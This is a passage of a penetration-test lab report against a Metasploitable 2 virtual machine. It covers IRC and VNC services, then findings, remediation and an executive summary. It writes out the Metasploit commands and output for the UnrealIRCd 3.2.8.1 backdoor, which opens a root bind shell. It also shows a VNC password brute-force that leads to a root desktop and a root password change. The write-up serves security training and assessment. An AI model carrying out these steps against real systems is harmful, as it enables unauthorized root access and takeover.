|       source host: FE10779.E9742FE6.FFFA6D49.IP
|       error: Closing Link: rtgqzpu[192.168.6.137] (Quit: rtgqzpu)
MAC Address: 00:0C:29:09:1E:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN

TRACEROUTE
HOP RTT      ADDRESS
1  1.81 ms  192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
```

The scan confirmed the presence of an IRC service on port 6667, potentially exposing the system

To identify potential backdoor exploits specifically targeting UnrealIRCD services, the following Searchsploit command was executed:

(searchsploit unreal)

```
(abdo@abdo) [~]
$ searchsploit unreal
Exploit Title
Epic Games Unreal Engine 430 - Client Unreal URL Denial of Service
Epic Games Unreal Engine 436 - Multiple Format String Vulnerabilities
Epic Games Unreal Engine 436 - URL Directory Traversal
Epic Games Unreal Engine Logging Function - Remote Denial of Service
Epic Games Unreal Tournament Engine 3 - UMOD Manifest.INI Arbitrary File Overwrite
Epic Games Unreal Tournament Server 436.0 - Denial of Service Amplifier
Epic Games Unreal Tournament Server 436.0 - Engine Remote Format String
Unreal Tournament 0.92 - Denial of Service
Unreal Commander 0.92 - ZIP / RAR Archive Handling Traversal Arbitrary File Overwrite
Unreal Engine - 'ReceivedRawBunch()' Denial of Service
Unreal Engine - 'UnChan.cpp' Failed Assertion Remote Denial of Service
Unreal Engine 2.5 - 'UpdateConnectingMessage()' Remote Stack Buffer Overflow (PoC)
Unreal Engine 3 - Failed Memory Allocation Remote Denial of Service
Unreal Tournament - Remote Buffer Overflow (SEH)
Unreal Tournament (Linux) - 'secure' Remote Overflow (Metasploit)
Unreal Tournament 2004 (Windows) - Remote Overflow (Metasploit)
Unreal Tournament 2004 - 'Secure' Remote Overflow (Metasploit)
Unreal Tournament 2004 - Null Pointer Remote Denial of Service
Unreal Tournament 3 - Memory Corruption (Denial of Service)
Unreal Tournament 3.1.3 - Directory Traversal
Unreal Tournament 3.2.1 - 'STEAMBLOB' Remote Denial of Service
UnrealIRCD 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCD 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCD 3.2.8.1 - Remote Downloader/Execute
UnrealIRCD 3.x - Remote Denial of Service

Shellcodes: No Results

```

The search revealed critical UnrealIRCD backdoor exploits, including the famous 2009-2010 backdoor that allows unauthenticated remote code execution on the IRC server

## Metasploit Framework Initialization – IRC Backdoor Exploitation

To launch the Metasploit Framework for UnrealIRCD backdoor exploitation, the following command was executed: (msfconsole)

Metasploit Framework was successfully started.

To locate UnrealIRCd exploitation modules within Metasploit Framework, the following command was executed: ([search unreal](#))

```
msf6 > search unreal
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/linux/games/ut2004_secure  2004-06-18     good   Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  \_target: Automatic
2  \_target: UT2004 Linux Build 3120
3  \_target: UT2004 Linux Build 3186
4  exploit/windows/games/ut2004_secure 2004-06-18     good   Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12  excellent No     UnrealIRC D 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > 
```

The search returned the UnrealIRCd 3.2.8.1 backdoor exploit module, confirming availability of the automated exploitation path for this critical vulnerability

## Exploitation phase

To utilize the UnrealIRCd backdoor exploitation module, the following command was executed within msfconsole:

(use exploit/unix/irc/unreal\_ircd\_3281\_backdoor)

```
3   \_\_target: UT2004 Linux Build 3186
4   exploit/windows/games/ut2004_secure          2004-06-18      good     Yes  Unreal Tournament 2004 "secure" Overflow (Win32)
5   exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No   UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

The UnrealIRCd backdoor exploit module was successfully loaded

## Step 1: Module Options Review

(show options)

## Step 2: Target Host Configuration

(set rhosts 192.168.6.136)

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name   Current Setting  Required  Description
CHOST      no        The local client address
CPORT      no        The local client port
Proxies    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667      yes       The target port (TCP)

Exploit target:
Id  Name
=  =
0  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

The target host was successfully configured to 192.168.6.136

Then to review available payload options compatible with the UnrealIRCD backdoor exploit, the following command was executed:

(show payloads)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.6.136:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
#  Name          Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser  .           normal No   Add user with useradd
1  payload/cmd/unix/bind_perl .           normal No   Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6 .          normal No   Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/bind_ruby .           normal No   Unix Command Shell, Bind TCP (via Ruby)
4  payload/cmd/unix/bind_ruby_ipv6 .          normal No   Unix Command Shell, Bind TCP (via Ruby) IPv6
5  payload/cmd/unix/generic .           normal No   Unix Command, Generic Command Execution
6  payload/cmd/unix/reverse .           normal No   Unix Command Shell, Double Reverse TCP (telnet)
7  payload/cmd/unix/reverse_bash_telnet_ssl .          normal No   Unix Command Shell, Reverse TCP (telnet)
8  payload/cmd/unix/reverse_perl .           normal No   Unix Command Shell, Reverse TCP (via Perl)
9  payload/cmd/unix/reverse_perl_ssl .          normal No   Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby .           normal No   Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl .          normal No   Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet .          normal No   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

The command displayed compatible payloads, revealing various Unix command shell options suitable for the Linux-based UnrealIRCD target

To configure a Ruby bind shell payload for the UnrealIRCD backdoor exploitation, the following command was executed:

(set payload payload/cmd/unix/bind\_ruby)

(run)

```
msf6 exploit(unix irc/unreal_ircd_j281_backdoor) > set payload /cmd/unix/bind_ruby
payload = cmd/unix/bind_ruby
msf6 exploit(unix irc/unreal_ircd_j281_backdoor) > run
[*] 192.168.6.136:6667 - Connected to 192.168.6.136:6667...
irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.6.136:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.6.136:4444
[*] Command shell session 1 opened (192.168.6.137:37841 → 192.168.6.136:4444) at 2025-11-13 21:30:17 +0200
```

The Ruby bind shell payload was successfully configured, setting up the exploit to create a listening service on the target.

## Post-Exploitation phase

After successful exploitation of the UnrealIRCD backdoor, the following commands were executed within the established shell session to verify system access:

(whoami)

(id)

(uname -a)

- whoami: Confirm the user context obtained through exploitation
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version

```
***  
whoami  
root  
id  
uid=0(root) gid=0(root)  
uname  
Linux
```

The commands successfully executed, confirming:

- User-level access obtained through IRC backdoor exploitation
- System privileges and group memberships
- Complete operating system and kernel information
- Successful remote code execution via UnrealIRCD vulnerability

## PORT 6667 FINDINGS:

- ✓ IRC service running and accessible
  - ✓ Unsecured chat service exposure
  - ✓ Potential IRC backdoor presence
  - ✓ Botnet command and control risk
  - ✓ Information disclosure through chat logs
- 

## IMPACT:

- Botnet recruitment and control
  - DDoS attack launching platform
  - Sensitive information leakage
  - System resource abuse
  - Unauthorized remote access
- 

## RECOMMENDATIONS:

- Disable IRC service if not business critical
  - Implement IRC over SSL/TLS encryption
  - Use authentication mechanisms for IRC access
  - Monitor for suspicious IRC traffic patterns
  - Block external IRC connections if unused
  - Regular security audits of IRC configurations
-

# VNC Service– Port 5900

SERVICE: VNC Remote Access

STATUS: Open

RISK LEVEL: High-Critical

## Nessus Scan Summary

The screenshot shows the Tenable Nessus Essentials web interface. The URL in the browser is https://192.168.6.137:8834/#/scans/reports/18/hosts/2/vulnerabilities/61708. The main content area displays a vulnerability for 'metasploitable 2 / Plugin #61708'. The vulnerability is categorized as CRITICAL and titled 'VNC Server 'password' Password'. The 'Description' section states: 'The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of "password". A remote, unauthenticated attacker could exploit this to take control of the system.' The 'Solution' section advises: 'Secure the VNC service with a strong password.' The 'Output' section shows the command: 'Nessus logged in using a password of "password". To see debug logs, please visit individual host'. Below this, a table lists a host: Port 5900/tcp/vnc (192.168.6.136). The right side of the screen contains 'Plugin Details' (Severity: Critical, ID: 61708, Version: \$Revision: 1.2 \$, Type: remote, Family: Gain a shell remotely, Published: August 29, 2012, Modified: September 24, 2015), 'Risk Information' (Risk Factor: Critical, CVSS v2.0 Base Score: 10.0, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C), and 'Vulnerability Information' (Default Account: true, Exploited by Nessus: true).

## Enumeration phase

To identify and analyze the VNC service running on port 5900, a targeted Nmap scan was executed:

(**sudo nmap -p 5900 -sV –script vuln -O -A 192.168.6.136**)

```
[abdo@abdo:~] $ sudo nmap -sV -p 5900 --script vuln -O -A 192.168.6.136 -oN pentest_project/evidence/VNC
[sudo] password for abdo:
Failed to open normal output file pentest_project/evidence/VNC for writing: Is a directory (21)

[abdo@abdo:~] $ sudo nmap -sV -p 5900 --script vuln -O -A 192.168.6.136 -oN pentest_project/evidence/VNC/nmap.txt
Starting Nmap 8.0.1 ( https://nmap.org ) at 2025-11-19 19:16 EET
Nmap scan report for 192.168.0.136
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
MAC Address: 00:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.97 ms  192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.30 seconds

[abdo@abdo:~]
```

The scan confirmed the presence of a VNC service on port 5900, revealing version information and potential security misconfigurations

Metasploit Framework Initialization – VNC Service Exploitation

To launch the Metasploit Framework for VNC service exploitation and post-compromise activities, the following command was executed: (**msfconsole**)

Metasploit Framework was successfully started, providing access to VNC-specific modules

To locate VNC-related exploitation modules specifically targeting protocol version 3.3 within Metasploit Framework, the following command was executed: ([search vnc protocol 3.3](#))

```
msf6 > search VNC protocol 3.3
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/vnc/vnc_login .      normal  No    VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 > 
```

The search returned VNC-related modules including authentication scanners and brute-force modules compatible with various VNC protocol versions, including 3.3

To utilize the VNC authentication scanner for testing credential security on the VNC service, the following command was executed within msfconsole:

([use auxiliary/scanner/vnc/vnc\\_login](#))

```
msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

The VNC login scanner module was successfully loaded, ready for configuration to test authentication security against the VNC service on port 5900

To review the configurable parameters for the VNC authentication scanner module, the following command was executed:

([show options](#))

```

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting      Required  Description
----          -----                -----      -----
ANONYMOUS_LOGIN    false           yes        Attempt to login with a blank username and password
BLANK_PASSWORDS   false           yes        Try blank passwords for all users
BINARY_GUESS_SPEED    1             no         The number of bytes to guess from 0 to 5
DB_ALL_CREDITS   false           yes        Try each user/password couple stored in the current database
DB_ALL_USERS     false           no         Add all users in the current database to the list
DB_SKIP_EXISTING  none           no         Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no         The password to test
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no         File containing passwords, one per line
PROFILES        profiles        no         A profile chain in format type:host:port[,type:host:port][,...]
RHOSTS          192.168.6.136    yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT          5900            yes       The target port (TCP)
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads (max one per host)
USERNAME        <BLANK>        no         A specific username to authenticate as
USERPASS_FILE   userpass       no         File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no         Try the username as the password for all users
USER_FILE       user            no         File containing usernames, one per line
VERBOSE         true            yes      Whether to print output for all attempts

```

The command displayed the module configuration options

To configure the target system for VNC authentication testing, the following command was executed: (set rhosts 192.168.6.136)

To configure the VNC login scanner to test usernames as passwords (common misconfiguration), the following command was executed:

(**set user\_as\_pass true**)

(run)

```

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 auxiliary(scanner/vnc/vnc_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.6.136:5900 - Starting VNC login sweep
[*] 192.168.6.136:5900 - No active DB - Credential data will not be saved!
[*] 192.168.6.136:5900 - 192.168.6.136:5900 - LOGIN FAILED: <BLANK> (Incorrect: Authentication failed)
[*] 192.168.6.136:5900 - 192.168.6.136:5900 - Login Successful: :password
[*] 192.168.6.136:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

```

The user\_as\_pass parameter was successfully enabled, allowing the scanner to automatically test each username as its own password during the authentication attempts

## Exploitation phase


VNC Service Exploitation – Successful Authentication and Remote Access

After successfully obtaining VNC credentials through brute-force scanning, remote desktop access was achieved using the VNC viewer: (vncviewer 192.168.6.136)



```
[ekdo@ekdo: ~]$ vncviewer 192.168.6.136
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: [REDACTED]
```

VNC viewer successfully connected to the target system using the compromised credentials



## Post-Exploitation phase

### VNC Compromise Confirmed:

- Authentication Bypass: Successful login with cracked credentials

- Access Level: Full remote desktop control
- User Interface: Complete GUI interaction capability
- Visual Access: Real-time screen viewing and interaction

## **VNC service fully compromised - graphical access achieved!**

Post-Exploitation Verification – VNC Session Privilege Confirmation


Within the established VNC remote desktop session, a terminal was opened, and the following commands were executed to verify system access and privileges:

(**whoami**)

(**id**)

(**uname -a**)

- whoami: Confirm user context within the VNC session
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version



```

TightVNC: root's X desktop (metasploitable:0)

root@metasploitable: /root
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# uname
Linux
root@metasploitable:/# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/#

```

## PORT 5900 FINDINGS:

- ✓ VNC remote access service enabled
  - ✓ Weak or no authentication configured
  - ✓ Screen capture vulnerability present
  - ✓ Unencrypted data transmission
  - ✓ Version information disclosure
- 

## IMPACT:

- Unauthorized remote desktop access
  - Screen capture and monitoring
  - Keystroke logging potential
  - Sensitive information exposure
  - Complete desktop control takeover
- 

## RECOMMENDATIONS:

- Implement strong VNC password authentication
- Enable VNC over SSH tunneling
- Use VNC authentication plugins
- Restrict VNC access to specific IP ranges
- Disable VNC if not business critical
- Monitor for unauthorized VNC connections

# **Executive Summary**

**\*\*BEFORE TESTING:** System was highly vulnerable with multiple critical exposures

**\*\*AFTER TESTING:** Complete compromise achieved through 5 different attack vectors

**\*\*RISK LEVEL:** CRITICAL - Immediate action required

## **\*\*Key Statistics:**

- 100% Success Rate in exploitation attempts
- 6 Services compromised
- 3 Direct root access methods
- 1 Backdoor service identified

## **## Remediation Priority Timeline**

### **\*\*PHASE 1 - IMMEDIATE**

- Shutdown ingreslock service on port 1524
- Disable anonymous SMB and FTP access
- Apply critical security patches

### **\*\*PHASE 2**

- Implement network segmentation
- Deploy intrusion detection system
- Enable comprehensive logging

## **## Conclusion**

The penetration test successfully demonstrated critical security gaps in the target environment. Immediate remediation is required to prevent real-world exploitation. A comprehensive security program should be implemented to maintain ongoing protection against evolving threats.

### **\*\*Next Steps: \*\***

- Schedule remediation validation testing
- Begin security awareness program
- Establish continuous monitoring